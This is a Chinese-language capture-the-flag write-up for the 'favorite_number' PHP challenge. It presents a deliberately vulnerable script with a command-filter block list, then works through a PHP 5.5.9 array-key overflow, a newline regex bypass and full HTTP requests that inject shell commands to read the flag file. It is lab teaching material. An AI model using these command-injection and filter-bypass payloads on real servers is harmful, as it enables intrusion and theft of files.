[favorite_number]writeup

原创

sGanYu 于 2021-09-13 10:40:12 发布 758 收藏
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```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```


考点：代码审计、正则表达式绕过、整型溢出

flag条件：1、使用post方式提交；2、需要强等于同时首元素不等；3、绕过正则表达式和黑名单

```
<?php
//php5.5.9
$stuff = $_POST["stuff"];//使用post方式提交
$array = ['admin', 'user'];//创建一个数组包含admin,user
if($stuff === $array && $stuff[0] != 'admin') {//既要stuff强等于array同时又要首元素不等，类型与数值相等，且stuff[0]不等于admin
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){//一个正则表达式，^和$分别匹配字符串开头和结尾，/d表示匹配数字，/i作用是不区分大小写，/m作用是修改^和$在正则表达式中的作用，让它们分别表示行首和行尾。
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){//黑名单
            echo "my favorite num is:";//输出
            system("echo ".$num);//执行
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```


利用php5.5.9整型溢出溢出漏洞，stuff[2^32]=stuff[0]

类型	占用字节数	取值范围
int	4	-2147483648~2147483647
short int	2	-32768~32767
long int	4	-2147483648~2147483647
unsign int	4	0~4294967295
unsigned short int	2	0~65535
unsigned short int	4	0~4294967295

数组key溢出，构造4294967296即为0


payload：stuff[4294967296]=admin&stuff[1]=user&num=2333

my favorite num is:2333



尝试绕过数字检测，使用换行符%0a绕过跨行匹配

注：这里不能使用hackbar，火狐会自动将换行符%0a前面加上回车符%0d，导致绕过失败，可以使用burpsuite抓包改包



使用ls /查看根目录

Request

Pretty Raw \n Actions

```
POST / HTTP/1.1
Host: 111.200.241.244:58734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://111.200.241.244:58734
Connection: close
Referer: http://111.200.241.244:58734/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=2333%0als /
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 13 Sep 2021 02:14:13 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 114

my favorite num is:2333
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


本来使用cat /flag即可获得flag，可惜cat和flag被拉入黑名单，尝试使用其他查看文件内容的方法，如：tec，less，more等等

方法一：使用less、tec获得flag

Request

Pretty Raw \n Actions

```
POST / HTTP/1.1
Host: 111.200.241.244:58734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Origin: http://111.200.241.244:58734
Connection: close
Referer: http://111.200.241.244:58734/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=2333%0aless+/fl``ag
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 13 Sep 2021 02:19:08 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 69

my favorite num is:2333
cyberpeace{a5740845d27e808db0c5e79e098512fc}

```


方法二：使用ls -i寻找flag的inode号

Request

Pretty | Raw | \n | Actions

```
POST / HTTP/1.1
Host: 111.200.241.244:58734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://111.200.241.244:58734
Connection: close
Referer: http://111.200.241.244:58734/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=2333%0als -i /
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 13 Sep 2021 02:22:58 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 294

my favorite num is:2333
3284127 bin
30940644 boot
2 dev
35914626 etc
35914673 flag
30941276 home
3284765 lib
31071188 lib64
31071190 media
31071191 mnt
31071192 opt
1 proc
31071194 root
31466142 run
31466109 sbin
31071333 srv
1 sys
3284773 tmp
3285677 usr
3285396 var
```


然后，读取flag

Request

Pretty | Raw | \n | Actions

```
POST / HTTP/1.1
Host: 111.200.241.244:58734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://111.200.241.244:58734
Connection: close
Referer: http://111.200.241.244:58734/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=2333%0aless `find / -inum 35914673`
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 13 Sep 2021 02:24:21 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 69

my favorite num is:2333
cyberpeace{a5740845d27e808db0c5e79e098512fc}
```